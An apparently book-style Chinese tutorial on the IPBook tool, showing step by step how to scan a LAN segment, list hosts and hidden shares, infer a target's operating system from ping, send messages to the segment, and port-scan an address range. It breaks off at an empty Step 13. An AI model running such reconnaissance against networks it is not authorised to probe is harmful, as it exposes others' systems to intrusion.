IPBook（超级网络邻居）是一款小巧的搜索共享资源及FTP共享的工具，软件自解压后就能直接运行。它还有许多辅助功能，如发送短信等，并且所有功能不限于无线局域网，可以在互联网使用，使用该工具的具体操作步骤如下：


Step 01 双击下载的IPBook应用程序，打开“IPBook（超级网络邻居）”主窗口，在其中即可自动显示本机的IP地址和计算机名，其中192.168.0.104和192.168.0分别是本机的IP地址与本机所处的无线局域网的IP范围，如下图所示。




Step 02 在IPBook工具中可以查看本网段所有的计算机名与共享资源。在“IPBook（超级网络邻居）”主窗口中，单击“扫描一个网段”按钮，几秒钟之后，本机所在的无线局域网所有在线计算机的详细信息将显示在左侧列表框中，如下图所示。其中包含IP地址、计算机名、工作组、信使等信息。




Step 03 在显示出所有计算机信息后，单击“点验共享资源”按钮，即可查出本网段机器的共享资源，并将搜索的结果显示在右侧的树状显示框中，如下图所示，在搜索之前还可以设置是否同时搜索HTTP、FTP、隐藏共享服务等。




Step 04 在IPBook工具中还可以给目标网段发送短信，在“IPBook（超级网络邻居）”主窗口中单击“短信群发”按钮，即可打开“短信群发”对话框，如下图所示。




Step 05 在“计算机区”列表中选择某台计算机，单击Ping按钮，即可在“IPBook（超级网络邻居）”主窗口看到该命令的运行结果，如下图所示。根据得到的信息来判断目标计算机的操作系统类型。




Step 06 在计算机区列表中选择某台计算机，单击Nbtstat按钮，即可在“IPBook（超级网络邻居）”主窗口看到该主机的计算机名称，如下图所示。




Step 07 单击“共享”按钮，即可对指定的网络段的主机进行扫描，并把扫描到的共享资源显示出来，如下图所示。




Step 08 IPBook工具还具有将域名转换为IP地址的功能，在“IPBook（超级网络邻居）”主窗口中单击“其他工具”按钮，在弹出的快捷菜单中选择“域名、IP地址转换”→“IP→Name”菜单项，即可将IP地址转换为域名，如下图所示。




Step 09 单击“探测端口”按钮，即可探测整个无线局域网中各个主机的端口，同时将探测的结果显示在下面的列表中，如下图所示。




Step 10 单击“大范围端口扫描”按钮，即可打开“扫描端口”对话框，如下图所示。选择“IP地址起止范围”单选框后，将要扫描的IP地址范围设置为192.168.000.001~192.168.000.254，最后将要扫描的端口设置为80;21。




Step 11 单击“开始”按钮，即可对设定IP地址范围内的主机进行扫描，同时将扫描到的主机显示在下面的列表中，如下图所示。



Step 12 在使用IPBook工具过程中，还可以对该软件的属性进行设置。在“IPBook（超级网络邻居）”主窗口中选择“工具”→“选项”菜单项，即可打开“设置”对话框，如下图所示。在“扫描设置”选项卡下，即可进行“Ping设置”和“设置解析计算机名的方式”属性。




Step 13 